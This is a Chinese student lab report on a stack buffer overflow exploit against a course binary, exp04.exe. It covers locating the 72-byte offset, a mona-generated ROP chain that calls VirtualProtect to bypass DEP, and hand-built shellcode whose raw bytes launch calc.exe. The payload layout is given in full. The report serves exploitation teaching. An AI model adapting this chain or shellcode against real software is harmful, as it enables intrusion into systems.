实验四、缓冲区溢出漏洞利用实验


目录

一．溢出点定位方法

最开始先尝试采用字符串 123 重复的形式探测缓冲区大致长度，利用 ImmunityDebugger 查看 EBP 与 EIP 内容。

1. 当长度未超过缓冲区时，


情况如图：




导入内容正常显示于框内，EBP，EIP 地址分别为原有的栈底指针和下一个执行语句的地址。

2. 当长度超过缓冲区时

为了便于探测具体位置，将临近缓冲区溢出点的字符改为递增的字母



通过 ImmunityDebugger 查看得到 EBP 与 EIP 已被覆盖




对应文档中节点如图：

1231231231231231231231312312312312312312312313123123123123123123123ABCDEFGHIJKLMNOPQ

可知，72 字节后缓冲区内容覆盖 EIP

二．漏洞利用方法（给出攻击发生时栈的布局）

在原有栈结构中，EIP 用来存放下一个执行语句的地址的指令寄存器，EBP 用来存储当前函数状态的基地址，即栈底指针，指向栈区中最上一个栈帧的栈底。栈从高地址向低地址生长，溢出方向从低地址向高地址延伸。
在栈溢出后，根据 EBP 和 EIP 的值可知，具体情形如下图：



三．DEP 保护绕过方法及实现

1.DEP 保护

DEP（数据执行保护）的基本原理是将数据所在的页面标识设置为不可执行。及时缓冲区溢出攻击成功，但是溢出内容所在页的标识设置被规定为不可执行，同样不能进行 shellcode 的执行。

2.ROP 原理

ROP 是指通过拼接以 ret 指令结尾的代码片段来实现某些功能的技术，每一个语句被称作 gadget，以 ret 指令结尾。ret 指令等效于 POP+JUMP，将当前栈顶指针 ESP 指向的值弹出，然后跳转到该值所代表的的地址，继续执行指令。通过控制 ESP 指向的值和跳转，从而达到间接控制 EIP 的作用。

```
0x00d22f37,  # POP EBX # RETN [（实验四）exp04.exe]
0x00000201,  # 0x00000201-> ebx
#[---INFO:gadgets_to_set_edx:---]
0x00b29114,  # POP EDX # RETN [（实验四）exp04.exe]
```

以 为例，pop ebx 会将当前栈顶指针 ESP 所指向的内容（即 0x201）存入寄存器 ebx，esp+4 指向新地址。ret 指令会将 esp 新指向的内容（即 0x00b29114）存入寄存器 EIP 中，然后 CPU 跳转至该内容所指向的地址执行（即跳转至地址为 0x00b29114 处执行）。因为 gadget 让 CPU 跳转执行可执行页的命令，因此不会受到 DEP 的限制。
依据 ROP，令 shellcode 成功执行的方式有几种：
1）直接利用 ROPchain 执行原有 shellcode 命令，但是这样构造过于繁琐
2）利用 ROPchain 调用函数将 shellcode 所在页设置为可执行。
本实验选择第二种方式，调用函数为 VirtualProtect。

3. VirtualProtect 简介


```
C++                                                    Copy

BOOL VirtualProtect(
  [in]  LPVOID lpAddress,
  [in]  SIZE_T dwSize,
  [in]  DWORD  flNewProtect,
  [out] PDWORD lpflOldProtect
);
```


lpAddress:内存起始地址
dwsize:内存区域大小
flNewProtect:内存属性，PAGE_EXECUTE_READWRITE(0x40)
lpflOldProtect:内存原始属性保存地址
可以更改指定内存区域的属性，将其修改为可执行

4. 实现步骤

下载 mona.py，将文件放入 ImmunityDebugger 下的 PyCommand 文件夹中。由此可以利用 mona 相关命令生成 rop 链。
首先先在 ImmunityDebugger 中载入 exp04.exe。
利用命令!mona noaslr 从程序的加载模块中找到未开启 ASLR（随机基址）的模块。




可知没有采用 ASLR 的模块只有 exp04.exe 文件本身，其他引入的 dll 库都采用了 ASLR。因此构建 ROP 链时只考虑从 exp04.exe 中查找相关指令。
用!mona rop -m 命令构建 rop 链



在 ImmunityDebugger 文件夹下生成相关文件

LICENSE.txt	2010/11/2 4:11	文本文档	19 KB
loaddll.exe	2010/11/2 1:56	应用程序	11 KB
rop.txt	2021/11/27 12:28	文本文档	14,040 KB
rop_chains.txt	2021/11/27 12:28	文本文档	33 KB
rop_suggestions.txt	2021/11/27 12:28	文本文档	146 KB
stackpivot.txt	2021/11/27 12:28	文本文档	134 KB
stackpivot.txt.old	2021/11/26 17:00	OLD 文件	97 KB
stackpivot.txt.old2	2021/11/26 17:00	OLD2 文件	97 KB

rop_chain.txt 的内容为 mona 生成的 ropchain 内容，有基于各种函数的。本次实验选择基于 python 语言并利用 VirtualProtect 函数的 ropchain。



四. shellcode 的设计与实现

利用实验一提及的 shellcode 加载器，利用 C 语言生成 shellcode
首先调用 getkernel32()函数获得 kernel32.dll 的基址

```
_declspec(naked) DWORD getKernel32()
{
    __asm
    {
        mov eax, fs: [30h]
        test eax, eax
        js finished
        mov eax, [eax + 0ch]
        mov eax, [eax + 14h]
        mov eax, [eax]
        mov eax, [eax]
        mov eax, [eax + 10h]
        finished:
        ret
    }
}
```

再利用 GetProcAdress 函数得到函数 WinExec 地址。
最后利用 WinExec 加载计算器

```
void ShellcodeEntry()
{
    typedef FARPROC(WINAPI* FN_GetProcAddress)(
        _In_ HMODULE hModule,
        _In_ LPCSTR lpProcName
        );
    FN_GetProcAddress fn_GetProcAddress = (FN_GetProcAddress)getProcAddress((HMODULE)getKernel32());

    typedef UINT(WINAPI* FN_WinExec)(
        __in LPCSTR lpCmdLine,
        __in UINT uCmdShow
        );

    char szWinExec[] = {'W','i','n','E','x','e','c',0};
    FN_WinExec fn_WinExec = (FN_WinExec)fn_GetProcAddress((HMODULE)getKernel32(), szWinExec);

    char szcalc[] = { 'c','a','l','c','.','e','x','e',0};
    fn_WinExec(szcalc, 5);

}
```

五. 用于实现漏洞利用的“恶意”文件的结构与内容

利用 python 生成 payload 文件，具体结构组成如下

```
exploit = junk + rop_chain + nops  + shellcode
```


1.junk

根据对溢出点的定位，junk 的内容为 72byte 的任意字符，本实验中采用“A”来填充

```
junk = "A"*72
```

2.rop_chain

ropchain 基于 mona 生成的内容，但是直接采用时会出现以下错误：



在 rop_chain 第一条语句处打断点可知，此时 EIP 与 ESP 对应指针如图，没有对齐。执行 gadget 时将跳过中间夹着的两条语句，造成错误。

```
      |------------------|

EIP -> |  00DD4499 (ROP1)  | 0x0019ED74

      |------------------|

      | 00f00688(ROP2)    | 0x0019ED78

      |------------------|

      |  00dc7799 (ROP3)  | 0x0019ED80

      |------------------|

ESP -> |  00b18030 (ROP4)  |

      |------------------|
```

因此在 0x00dd4499 后添加两条 nop 指令

```
  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
   #[---INFO:gadgets_to_set_esi:---]
  #[---INFO:gadgets_to_set_esi:---]
    0x00dd4499,  # POP ECX # RETN [（实验四）exp04.exe]
    0x90909090,  # nop
    0x90909090,  # nop
    0x00f00688,  # ptr to &VirtualProtect() [IAT （实验四）exp04.exe]
    0x00dc7799,  # MOV EAX,DWORD PTR DS:[ECX] # RETN [（实验四）exp04.exe]
    0x00b18030,  # XCHG EAX,ESI # RETN [（实验四）exp04.exe]
    #[---INFO:gadgets_to_set_ebp:---]
    0x00831501,  # POP EBP # RETN [（实验四）exp04.exe]
    0x008f8d62,  # & jmp esp [（实验四）exp04.exe]
    #[---INFO:gadgets_to_set_ebx:---]
    0x00d3523e,  # POP EBX # RETN [（实验四）exp04.exe]
    0x00000201,  # 0x00000201-> ebx
    #[---INFO:gadgets_to_set_edx:---]
    0x00b13264,  # POP EDX # RETN [（实验四）exp04.exe]
    0x00000040,  # 0x00000040-> edx
    #[---INFO:gadgets_to_set_ecx:---]
    0x00b2919e,  # POP ECX # RETN [（实验四）exp04.exe]
    0x004b2d94,  # &Writable location [（实验四）exp04.exe]
    #[---INFO:gadgets_to_set_edi:---]
    0x00d21057,  # POP EDI # RETN [（实验四）exp04.exe]
    0x00b13e04,  # RETN (ROP NOP) [（实验四）exp04.exe]
    #[---INFO:gadgets_to_set_eax:---]
    0x00c35801,  # POP EAX # RETN [（实验四）exp04.exe]
    0x90909090,  # nop
    #[---INFO:pushad:---]
    0x00b12d5c,  # PUSHAD # RETN [（实验四）exp04.exe]
  ]
```

3. nops

加载一定数量的 nops 指令抬高栈顶，这样跳转指针落到 nops 内的任一区域都可以成功执行 shellcode

4. shellcode

shellcode 所在页已被设置为可执行，因此可以顺利执行。

5. 内容

```
junk = "A"*72
```

```
rop_gadgets = [
    #[---INFO:gadgets_to_set_esi:---]
    0x00dd4499,  # POP ECX # RETN [（实验四）exp04.exe]

    0x90909090,  # nop
    0x90909090,  # nop

    0x00f00688,  # ptr to &VirtualProtect() [IAT （实验四）exp04.exe]
    0x00dc7799,  # MOV EAX,DWORD PTR DS:[ECX] # RETN [（实验四）exp04.exe]
    0x00b18030,  # XCHG EAX,ESI # RETN [（实验四）exp04.exe]
    #[---INFO:gadgets_to_set_ebp:---]
    0x00831501,  # POP EBP # RETN [（实验四）exp04.exe]
    0x008f8d62,  # & jmp esp [（实验四）exp04.exe]
    #[---INFO:gadgets_to_set_ebx:---]
    0x00d3523e,  # POP EBX # RETN [（实验四）exp04.exe]
    0x00000201,  # 0x00000201-> ebx
    #[---INFO:gadgets_to_set_edx:---]
    0x00b13264,  # POP EDX # RETN [（实验四）exp04.exe]
    0x00000040,  # 0x00000040-> edx
    #[---INFO:gadgets_to_set_ecx:---]
    0x00b2919e,  # POP ECX # RETN [（实验四）exp04.exe]
    0x004b2d94,  # &Writable location [（实验四）exp04.exe]
    #[---INFO:gadgets_to_set_edi:---]
    0x00d21057,  # POP EDI # RETN [（实验四）exp04.exe]
    0x00b13e04,  # RETN (ROP NOP) [（实验四）exp04.exe]
    #[---INFO:gadgets_to_set_eax:---]
    0x00c35801,  # POP EAX # RETN [（实验四）exp04.exe]
    0x90909090,  # nop
    #[---INFO:pushad:---]
    0x00b12d5c,  # PUSHAD # RETN [（实验四
]
```

```
nops = "\x90"*20 # 这
```

```
shellcode = ""
shellcode +="\x55\x8B\xEC\x83\xEC\x20\x64\xA1\x30\x00\x00\x00\x8B\x40"
shellcode +="\x0C\x8B\x40\x1C\x8B\x00\x8B\x00\x8B\x40\x08\xC7\x45\xFC"
shellcode +="\x00\x00\x00\x00\xC7\x45\xF8\x00\x00\x00\x00\xC7\x45\xF4"
shellcode +="\x00\x00\x00\x00\x8B\x58\x3C\x8D\x1C\x18\x8B\x5B\x78\x8D"
shellcode +="\x14\x18\x8B\x5A\x1C\x8D\x1C\x18\x89\x5D\xFC\x8B\x5A\x20"
shellcode +="\x8D\x1C\x18\x89\x5D\xF8\x8B\x5A\x24\x8D\x1C\x18\x89\x5D"
shellcode +="\xF4\x8B\x7A\x18\x33\xC9\x8B\x75\xF8\x8B\x1C\x8E\x8D\x1C"
shellcode +="\x18\x8B\x1B\x81\xFB\x57\x69\x6E\x45\x74\x03\x41\xEB\xED"
shellcode +="\x8B\x5D\xF4\x33\xD2\x66\x8B\x14\x4B\x8B\x5D\xFC\x8B\x1C"
shellcode +="\x93\x8D\x04\x18\xEB\x09\x63\x61\x6C\x63\x2E\x65\x78\x65"
shellcode +="\x00\xE8\x00\x00\x00\x00\x5B\x83\xEB\x0E\x6A\x05\x53\xFF"
shellcode +="\xD0\x8B\xF5\x5D\xC3"
```

输出结果在 crash.txt 中。用 exp04.exe 载入 crash.txt，能够成功调用出计算器。

六. 可复现漏洞利用结果的测试环境

操作系统：Win10
DEP 状态：

七．实验总结

本次实验还是耗费了很多精力，最终在老师的提示下找出了问题，成功运行。总结下来主要遇见了以下几个问题：

1. python 版本问题

在网上找参考资料时，都是 python2 版本的，但是我本机是 python3 版本的。在输出 payload 时因为 gbk utf-8 的转化问题耗费了不少时间，后面又遇见输出字符的二进制码和目的二进制码对不上的情况。最后才了解到，在本机同时装有 python2 和 python3 的时候，可以用 py -2 指定运行版本。将运行版本换成 python2 后不再出现上述问题。

2. 栈平衡问题

最开始直接将 mona 生成的链码插入 payload 中，但是怎么也没办法运行成功。来来回回查了很多资料，最后询问老师才知道是栈平衡相关的问题，加了 nop 指令后成功解决。

3. 地址随机化问题

除了 exp04.exe 文件本身，其他 dll 都引入了 ASLR 机制。如果 ROPchain 从这些 dll 中寻找，会出现重启后无法复现的问题。